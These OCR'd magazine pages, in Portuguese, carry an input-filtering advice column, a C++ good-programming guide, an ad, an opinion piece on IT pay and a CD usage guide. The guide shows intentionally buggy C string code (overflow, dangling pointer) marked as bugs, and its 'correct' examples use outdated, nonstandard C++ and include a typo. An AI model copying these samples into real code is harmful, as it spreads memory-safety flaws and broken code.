
Enquanto aquelas funções fazem o melhor para evitar símbolos errados conhecidos, existirá sempre alguma chance de que percam alguma coisa. Isso porque diferentes shells em diferentes sistemas têm seus próprios caracteres especiais, e uma lista extensiva de todos estes caracteres irá quase certamente ser incompleta ou muito restritiva.

Muitas vezes, é melhor construir a sua própria expressão regular para filtrar a entrada do script. Em vez de filtrar um grande número de caracteres especiais, entretanto, filtre apenas caracteres que são válidos para aquela entrada em particular. Se o usuário está entrando seu nome, por exemplo, apenas permita-lhe fornecer caracteres alfanuméricos. Para um endereço de e-mail, apenas permita caracteres alfanuméricos, underscore, pontos, traço e o símbolo @. Já que o script tem algumas informações sobre entradas de qualquer forma, use isso para construir um bom filtro. Isso também resolverá a interação com a base de dados melhor do que o EscapeShellCmd() poderia fazer.

Jordan Dimov é consultor e membro do grupo de segurança de software da Cigital Inc., nos EUA

Tradução e adaptação: *Sulamita Garcia* e *Marcelo C. Barbão*

BOA PROGRAMAÇÃO



PhotoDisc

X MÁ PROGRAMAÇÃO

É uma fina linha que separa a boa da má programação

por Sérgio Villas-Boas
villas@del.ufrj.br

Um compilador C++ é uma ferramenta de propósito absolutamente genérico. Serve para fazer projetos muito sérios e também para experiências de qualquer natureza. A flexibilidade muito grande que o compilador propicia leva o programador a desenvolver diversos estilos de programação.

Refletindo sobre os objetivos que uma pessoa tem ao fazer um programa, e revendo os conceitos de programadores experientes, chega-se a um conjunto de regras, chamadas de "regras de boa programação". Essas regras não são impostas pelo compilador – de forma que se não forem seguidas, ainda assim o compilador consegue compilar –, mas são regras muito recomendáveis, pois a experiência mostra que a falha em segui-las geralmente causa muitos problemas mais tarde.

Os objetivos de quem programa são mais ou menos os seguintes (não estão em ordem de prioridade):

- Desenvolver programas que solucionem a solicitação de clientes. Fazê-lo de forma mais rápida e objetiva possível, evitando-se, dentro do possível, "reinventar a roda".
- Facilitar o provável upgrade, isto é, ser capaz de adaptar um programa, no caso de uma mudança de especificação solicitada pelo cliente. Chama-se isso de "manutenção de programa".
- Aprender mais sobre a tecnologia de programação. Conhecer as tecnologias em vigor e as tendências.
- Facilitar para que outra pessoa, que não necessariamente seja conhecida, altere o programa. E essa pessoa pode ser você mesmo após algum tempo.
- Considerar a comercialização do código-fonte de um programa, e não apenas do executável. Portanto, desenvolver programas é muito mais que apenas fazer um código que atenda a uma especificação. Caso o programador não se conscientize disso, seu código fica de "baixa qualidade" (o que não quer dizer que não funcione).

Itens de boa programação

Identação correta

A identação do programa deve ajudar o programador a entender o nível de laço que se está programando. Quando o programa tiver laços dentro de laços, cada laço deve estar identado em relação ao anterior. O mesmo vale para if. O exemplo abaixo ilustra o conceito. Repare que a chave que fecha o escopo de *for k* está exatamente embaixo do *for k*.

```
void t() {
const int row = 5;
const int col = 15;
int data[row][col];
for (int i=0 ; i < row ; i++)
for (int k=0 ; k < col ; k++) {
data[i][k] = i + 10*k + 6;
if (k==4) {
data[i][k] = 200; // this case is special
}
} // for k
}
```

Os marcadores de escopo ({ e }) devem seguir um dos dois padrões abaixo.

```
if (k==4)
{
data[i][k] = 200;
}
```

ou

```
if (k==4) {
data[i][k] = 200;
}
```

Não tratar strings diretamente, mas por classe de string

Uma fonte de bugs muito comum em C/C++ ocorre no tratamento de strings diretamente, ou seja, criar um buffer de char com um tamanho fixo e usar funções de biblioteca-padrão que manipulam esse buffer, tais como strcpy ou strcat. Caso ocorra bug, o comportamento do programa é aleatório, isto é, pode funcionar normalmente, pode funcionar com erro (e.g. copiar a string faltando um pedaço), pode ocorrer mensagem de erro no console, pode travar a máquina, etc.

Motivos pelos quais é má programação tratar strings diretamente

Fazer um programa que trata strings diretamente é, portanto, considerado como má programação. Os motivos explícitos de considerá-lo assim estão expostos abaixo:

1. O compilador não tem como distinguir entre um ponteiro para buffer, ponteiro alocado e ponteiro não alocado. O programa abaixo contém um bug e o compilador não sinaliza qualquer warning.

```
// programa com bug !
#include <string.h> // strcpy
void main () {
char *buffer=0;
strcpy(buffer, "abc"); // bug. data is being copied to non alloced buffer
}
```

2. Caso seja usado um buffer de char com tamanho fixo, somente não ocorrerá bug se a string nunca ultrapassar o valor desse tamanho de buffer. Portanto, o programa sempre tem uma certa possibilidade de conter um bug. Isso é particularmente problemático ao se escrever um componente de programação de propósito genérico. Usando a função strcpy ou strcat, o compilador não verifica se o buffer tem espaço suficiente para a cópia. Caso o espaço não seja suficiente, ocorre bug.

```
// programa com bug !
#include <string.h> // strcpy
void main () {
char buffer[10];
strcpy(buffer, "abcdefghijklmnopqrst"); // bug. data is larger than buffer
}
```

3. Caso uma função retorne char*, esse retorno não pode ser feito com referência a uma variável local, a menos que seja "static".

```
// programa com bug !
#include <iostream.h>
#include <string.h>
char *htmlPath(char *userName) {
char *path = "/home/usr";
char *html = "/public_html";
char buffer[30]; // this line
strcpy(buffer,path);
strcat(buffer,userName);
strcat(buffer,html);
return buffer; // BUG, returning reference to local variable
}
void main() {
char *completePath = htmlPath("fred");
cout << completePath << endl;
}
```

Esse programa pode ser corrigido acrescentando-se a palavra "static" ao buffer de retorno. Dessa forma, o buffer passa a ter escopo global (e não mais escopo local), apesar de ter visibilidade apenas local. Trocando-se a linha marcada com "this line" pela linha abaixo, obtém-se o efeito desejado.

```
static char buffer[30]; // this line
```

Mas, mesmo assim, persiste o problema do item anterior, isto é, a função apenas não tem bug se em nenhum caso o conteúdo do buffer ultrapassar o tamanho definido. Pode-se minimizar a possibilidade de bug (mas não anular) fazendo o tamanho do buffer ser muito grande. No entanto, isso faz consumir desnecessariamente recursos do computador.

Solução recomendada para tratamento de strings: uso de classe de string

Há mais de uma classe de string que se pode usar. Isso ocorre porque a classe de string não é parte integrante da estrutura da linguagem C++, mas escrita em cima da própria linguagem C++. Portanto, cada programador pode usar/escrever sua própria classe de string de acordo com sua conveniência.

Abaixo, estão citados três exemplos de classes de string, com suas características:

1. CString – classe que vem junto com a biblioteca MFC e Visual C++. É uma classe muito boa, mas funciona somente em Windows.

2. String – classe-padrão de C++, que funciona igualmente em Unix e Windows. É bastante boa, mas requer o uso de namespace. Somente compiladores mais modernos dão suporte a namespace (mas isso não é grande problema, porque é muito comum usar sempre as últimas versões dos com-

piladores). O (pequeno) problema é que nem sempre o programador quer (ou sabe) usar namespace.

3. VBString – é uma classe feita por mim, em código aberto. Para usá-la, é preciso incluir no projeto o arquivo vblib.cpp, e incluir vblib.h no código-fonte. É uma classe de string que funciona igualmente em Windows e Unix e tem várias funções extras (em relação a uma classe de string-padrão) que podem ser muito úteis.

Usando classe de string, evita-se o uso de constantes com dimensão de buffer de array of char.

```
// programa sem bug, bem programado
#include "vblib.h" // VBString
void main () {
VBString buffer; // não se indica o tamanho do buffer.
buffer = "abcdefghijklmnopqrst";
}
```

A concatenação de strings pode ser feita diretamente:

```
// programa sem bug, bem programado
#include "vblib.h" // VBString
void main () {
VBString buffer; // não se indica o tamanho do buffer.
buffer = "abcdefghijklmnopqrst";
buffer += "123";
cout << buffer << endl; // abcdefghijklmnopqrst123
}
```

Uma função pode retornar um objeto do tipo string sem problemas:

```
// programa sem bug, bem programado
#include <iostream.h>
#include "vblib.h"
VBString htmlPath(VBString userName) {
char *path = "/home/usr";
char *html = "/public_html";
VBSrtring buffer;
buffer = path;
buffer += userName;
buffer += html;
return buffer;
}
void main() {
VBString completePath = htmlPath("fred");
cout << completePath << endl;
// ou
cout << htmlPath("fred") << endl;
}
```

Uma classe de string possui um buffer interno para armazenar o conteúdo da string. Esse buffer não é acessado diretamente, mas apenas por operadores e outros métodos da interface da classe de string. A classe cuida de alocar o buffer interno na dimensão exata para a medida do que está sendo guardado. Obviamente, a classe também cuida de liberar a memória na destruição dos objetos string, para evitar vazamento de memória. Portanto, um objeto de classe de string pode conter uma string de qualquer tamanho, mesmo que seja patologicamente grande. Essa característica é particularmente útil no tratamento de arquivos de texto, por exemplo. Pode-se ler uma linha de um arquivo de texto diretamente para uma string, despreocupando-se com o tamanho que a linha possa ter.

No programa de exemplo abaixo, um arquivo de texto é lido linha a linha, armazenado numa string e depois enviado ao console. A elegância está no fato de que não há constante de dimensão de array of char, e o programa funciona mesmo para arquivos que possam ter linhas de dimensão patologicamente grandes. Como cada linha é lida e posteriormente enviada ao console, pode-se pensar em fazer algum processamento com essa linha, o que dá maior utilidade ao programa:

```
// programa sem bug, bem programado
#include <fstream.h> // ifstream
#include "vblib.h" // VBString
void main () {
ifstream myFile("filename.dat");
VBString str;
while (!myFile.eof()) {
myFile >> str;
// do some processing, if needed
cout << str << endl;
}
}
```

Acrescentar comentários elucidativos

Os comentários devem explicar para que serve um trecho de programa ou uma função. Os comentários *não* devem explicar a linguagem, a menos em situações específicas (como um tutorial):

```
void main () {
int i;
// Exemplo de comentário ruim, pois apenas explica a linguagem
i = i + 1; // soma 1 a variável i
}
```

Evitar uso de constantes relacionadas

Facilitar o upgrade, ao permitir uma nova versão apenas por mudar um único lugar do programa. O programa abaixo é um exemplo de programa mal escrito, pois a constante 5 de *int dataObj[5];* é relacionada com a constante 5 da linha seguinte, *for (i = 0 ; i < 5 ; i++) {*. Caso o programa seja alterado e a linha *int dataObj[5];* passe a ser *int dataObj[4];*, o programa passa a estar inadequado, e o seu comportamento a ser aleatório (pode funcionar perfeitamente, pode não funcionar, pode travar a máquina, etc).

```
// Exemplo de programa mal escrito por ter constantes relacionadas
void main () {
int i;
int dataObj[5];
// fill dataObj with data
for (i = 0 ; i < 5 ; i++) {
dataObj[i] = i + 4;
}
}
```

A forma correta de escrever esse programa seria como mostrado abaixo. Nesse programa, a dimensão do vetor e a dimensão na qual o vetor é preenchido são relacionadas pela macro **NUM**. Caso seja necessário um upgrade, há apenas uma linha para se modificar.

```
// Exemplo de programa bem escrito por não ter constantes relacionadas
#define NUM 5
void main () {
int i;
int dataObj[NUM];
// fill dataObj with data
for (i = 0 ; i < NUM ; i++) {
dataObj[i] = i + 4;
}
}
```

Modularidade do programa

Um bom programa deve ser "modularizado", isto é, o programa deve conter muitos "módulos", que são componentes de programação. O oposto disso é o programa que é todo escrito, de cima a baixo, com dados numa única função, muito longa. Como regra prática, uma função não deve ter em geral muito mais que 30 linhas. Se tiver, provavelmente é mais fácil de ser compreendida se parte dessas 30 linhas transformar-se num "módulo", isto é, uma função separada.

Outra coisa que se deve evitar é o uso exagerado de loop dentro de loop diretamente. Escrever o código assim dificulta a manutenção do mesmo. Do ponto de vista de legibilidade do código, é bastante elegante que o número de níveis de laços dentro de laços (ou ifs) seja limitado a cerca de 5 ou 6. Se for necessário mais que isso (digamos 10 níveis), o ideal é criar uma função no meio para "quebrar" a seqüência de níveis e facilitar a legibilidade.

Uma outra forma de dizer a mesma coisa é que o programador deve focar a programação mais na biblioteca (conjunto de componentes) e menos na aplicação em si. Os módulos devem ser escritos da forma mais geral possível, de maneira que possam ser usados em muitas situações. Assim, esse módulo torna-se um componente de programação. O ideal é que, a cada programa feito, o programador aumente seu conhecimento sobre componentes de programação. Caso o programador já tenha componentes de programação (classes, funções, macros, etc.) que estejam sendo usadas por mais de um programa, essas funções devem ser separadas num arquivo separado de fonte (*.cpp) e outro arquivo de header (*h). Em longo prazo, esse arquivo deverá ser a biblioteca pessoal desse programador. Veja o exemplo abaixo. Nesse exemplo é necessário que o projeto contenha os arquivos application.cpp e mylib.cpp. Caso haja uma outra aplicação a ser desenvolvida que use novamente a classe myClass, basta fazer outro arquivo (digamos application2.cpp) usando novamente a mesma classe myClass.

```
// application.cpp
#include "mylib.h"
void main () {
myClass a; // myClass is declared in mylib.h
a.someFunction(); // the prototype of someFunction() is in mylib.h
// the code of someFunction() is in mylib.cpp
}
// mylib.h
class myClass { // declaration of myClass
public:
void someFunction(); // prototype of someFunction
//etc
};
// mylib.cpp
void myClass::someFunction() {
// code of someFunction
}
```

Uso de nomes elucidativos para identificadores

Os identificadores são nomes de funções, de variáveis, de

classes, de macros, de métodos, etc. Esses nomes devem significar o que representam. Dessa forma, o programa fica intrinsecamente legível.

Algumas regras sobre isso:

- Nomes curtos que não significam nada (e.g. i, k, etc.) podem ser usados para iteradores inteiros simples.
- Atributos de uma classe (variáveis-membro) devem começar com m_.
- Nomes com significado devem ser em inglês (veja a seção abaixo).

Programar em inglês

Sem considerações ideológicas, o fato é que inglês é o idioma internacional. Se não o é para todas as áreas, com certeza é para tecnologia da informação. Portanto, o fato é que os melhores livros, listas de discussão, gurus, páginas Web, etc. que falam sobre tecnologia de informação estão em inglês.

Considerando o que já foi dito no sentido da importância de se trocar informações com uma ampla comunidade, de desenvolver e usar bibliotecas, etc., a conseqüência é que programar pensando em inglês é a forma mais objetiva de se atingir o melhor nível de programação.

Para quem fala português, como nós, pode parecer um aviltamento a recomendação de se programar em inglês. Eu me defendo disso dizendo que a experiência me mostrou que programar em inglês é a forma mais prática de se obter desenvoltura no mercado de tecnologia, que é ultracompetitivo, globalizado e em constante mudança. Eu já tive a oportunidade de examinar programas muito interessantes escritos por programadores que falam alemão e que falam japonês. Em alguns casos, os programas foram feitos "em inglês", e em outros casos essa recomendação não foi seguida. Quando a recomendação não era seguida, o programa era útil apenas em nível de execução, mas não em nível de reutilização de código. Se nós programarmos em português, pessoas que não falam português pensarão o mesmo do nosso programa. Na prática, isso significa que o nosso trabalho terá menor valor.

Há que se distinguir muito bem o "programador" (ou "profissional de tecnologia de informação") do "usuário" (que vai simplesmente operar o programa). O profissional de tecnologia de informação é uma pessoa, em geral, muito mais treinada e educada que o usuário. Quem tem que falar o idioma nativo é o usuário, e não o profissional de tecnologia de informação. O profissional de tecnologia de informação vive num mundo globalizado, literalmente, enquanto o usuário não.

Para dar exemplos concretos: o desenvolvimento do Windows, ou do Linux, ou do Office da Microsoft. Em todos esses casos, claramente, há um "elemento central" (kernel) do programa, que é feito por profissionais muito qualificados. Com certeza, esses códigos-fonte foram escritos em inglês.

Mas todos esses programas são usados por usuários no mundo inteiro. Para que os programas possam ser mais bem disseminados, são feitas versões deles em vários idiomas. Mas as versões em outros idiomas são meras traduções de tabelas de strings. Não se traduziu o código-fonte do programa propriamente dito.

Programar "pensando em inglês" significa usar nomes de identificadores em inglês, comentários em inglês, nomes de arquivos em inglês, etc.

```
// em português, má programação !
// mostra_dados.cpp
#include <iostream.h>
#define NUMERO_MAXIMO 5
void main () {
int i;
int meus_dados[NUMERO_MAXIMO];
cout << "Veja os dados" << endl; // sinaliza para o usuário
// enche meus_dados de dados
for (i = 0 ; i < NUMERO_MAXIMO ; i++) {
meus_dados [i] = i + 4;
cout << meus_dados [i] << endl;
}
}
```

Esse programa poderia ser mais bem escrito, como o exemplo abaixo. Repare que apenas os identificadores e comentários foram mudados. A mensagem para o usuário é mantida em português.

```
// in english, good programming !
// show_data.cpp
#include <iostream.h>
#define MAXIMUM_NUMBER 5
void main () {
int i;
int my_data[MAXIMUM_NUMBER];
cout << "Veja os dados" << endl; // send message to user
// fill my_data with data
for (i = 0 ; i < MAXIMUM_NUMBER ; i++) {
my_data [i] = i + 4;
cout << my_data [i] << endl;
}
}
```

AACD



















Há 2.000 anos as pessoas deixam os cartões de Natal para a última hora. É mais que tempo de mudar isso.

PRÉ-NATAL-AACD



Só existe uma coisa tão antiga quanto o Natal: deixar para comprar os presentes e cartões de Natal na última hora. Este ano, faça diferente. Encomende já os brindes e cartões de Natal da A.A.C.D. e pague só em dezembro. Assim você ajuda no tratamento de milhares de crianças e a A.A.C.D. tem tempo de sobra para personalizar seus brindes e cartões com toda a qualidade. Marque ainda hoje uma visita de um dos nossos promotores. O seu Natal vai ser muito mais feliz.

Tel. (11) 5521-6000 • Fax (11) 5524-1616 • www.aacd.org.br



QUANTO VALE O PROFISSIONAL DE INFORMÁTICA?

Uma das maiores contribuições que poderemos deixar para o futuro é consolidar uma relação de trabalho justa entre os profissionais de informática. Rever as leis atuais, através do Congresso, deve ser um ponto marcante na comunidade da informação, pois o Brasil se utiliza largamente da informação e, inclusive, já está legislando para algumas necessidades, mas ainda não sabe como remunerar os profissionais de informática.

Sexta-feira, seis horas da tarde, está finalizada mais uma semana de trabalho. Esta é a rotina para todos os profissionais, de diversas empresas, nas mais diversas áreas de atuação. É hora de esquecer o trabalho e se concentrar na família, amigos e afazeres domésticos. Pensar nos problemas da empresa, só segunda-feira.

Para os profissionais de informática, na grande maioria das vezes, é apenas a liberdade de ir e vir para onde bem entender, mas nunca de se afastar do trabalho. Por se tratar de um trabalho essencialmente cerebral, o profissional de informática trabalha, pensando naquela rotina que não está funcionando ou naquele relatório que insiste em sair do alinhamento ou naquele módulo de cálculo que ainda está com uma performance baixa. Este trabalho de pensar, insistentemente, em uma solução não está preso àquelas paredes do escritório e, diferentemente dos outros profissionais, as ferramentas estão disponíveis: o cérebro e o problema. Quem paga por essas horas de trabalho?

A CLT, a forma mais usada para a relação de trabalho, só contabiliza horas trabalhadas no escritório. Então, essas horas não estão no cartão de ponto. Portanto, para que sejam remuneradas, é necessário que se espere o reconhecimento de seu superior de que o trabalho foi feito, mas normalmente só se recebe um *muito obrigado*. Este formato de reconhecimento levanta o ego, mas não salda as contas no final do mês.

A contabilização do trabalho intelectual vem sendo alterada pela FPA (Function Point Analysis). Com o advento da Análise por Ponto de Função, é possível se mensurar o trabalho intelectual, pois seu princípio é de mensurar a tarefa, através de séries históricas, e pontuá-la. Cada ponto representa uma unidade de esforço que deve ter um valor associado.

Este valor é estipulado por contrato, que é uma outra forma de relação contratante/contratado. No entanto, se o contrato de prestação de serviço não for bem elaborado, perdem-se as garantias presentes na CLT. Vale a análise do profissional e da situação.

Qual delas será a mais justa? Existem outras formas de se mensurar o trabalho intelectual?

por Wagner Pequeno
wagnerpequeno@terra.com.br

CD HACKER ESPECIAL

Tudo para aprimorar seu conhecimento na área de programação PROGRAMAÇÃO

por Bruno Cesar
bruno@digerati.com.br

Separamos para o CD desta edição especial da revista Hacker as melhores ferramentas na área de desenvolvimento e criação voltada para a programação. Deixamos à sua disposição desde ferramentas para Linux, passando por tutoriais, compiladores, utilitários, disassemblers, até a pequena coleção de mais de 900 códigos-fonte de diversas linguagens: ASP, C++, Delphi, Java, Pascal, PHP e VB. Aproveite, quantidade e qualidade você só encontrará na revista Hacker.

Para utilizar as ferramentas disponíveis para Linux, obviamente você precisará estar rodando qualquer distribuição Linux, ou algum emulador para Win. Primeiramente, monte sua partição do CD-ROM para visualizá-lo. Se não souber, siga os passos abaixo.

No terminal, com usuário root, digite:
mkdir /cdrom
mount -t iso9660 /dev/cdrom /cdrom

Para visualizar o CD, acesse o diretório */cdrom*.

Se pretender visualizar outro CD, você precisará desmontar a partição criada e seguir os mesmos passos acima para remontá-la. Para desmontar uma partição criada do CD, digite:
umount /cdrom

No Windows, quando você introduz o CD-ROM no drive, ele executará o Autonrun e a interface do CD será carregada. Caso isso não ocorra, é porque o seu Autorun está desabilitado. Para habilitá-lo, siga os passos abaixo:

- Clique em INICIAR
- CONFIGURAÇÕES
- PAINEL DE CONTROLE
- SISTEMA
- GERENCIADOR DE DISPOSITIVOS
- Dê um duplo clique na unidade de CD–ROM
- CONFIGURAÇÕES
- Cheque se a opção "INSERIR NOTIFICAÇÃO AUTOMATICAMENTE" está marcada. Se não estiver, marque-a

Se mesmo assim o CD-ROM não abrir automaticamente, seu sistema ou seu drive de CD pode estar com problemas. Você terá que abrir manualmente. Vá até o diretório-raiz do CD-ROM e clique no seguinte arquivo:
H4CK_PROG.exe




Fig. 1

Espere a interface do disclaimer ser carregada – o que, dependendo de sua máquina, pode demorar um pouco.

Para ter acesso ao conteúdo total do CD, leia o disclaimer. Se estiver ciente de que todo ato a partir daí é de sua inteira responsabilidade, clique em *Concordo*; caso não esteja satisfeito com as condições impostas, clique em *Não concordo* (Veja figura 1).

Se concordar com os termos, a segunda interface gráfica navegável será aberta para que você tenha total conforto e disponibilidade para ter acesso às ferramentas do CD, em uma interface muito amigável e explicativa. Já demos tudo de bandeja, agora o resto é com você: utilize tudo da melhor maneira possível e leia, principalmente, os tutoriais. Se mesmo assim houver dúvidas, entre em contato conosco, que da melhor maneira, tentaremos esclarecê-las (Veja figura 2).



Fig. 2



GNU EMACS

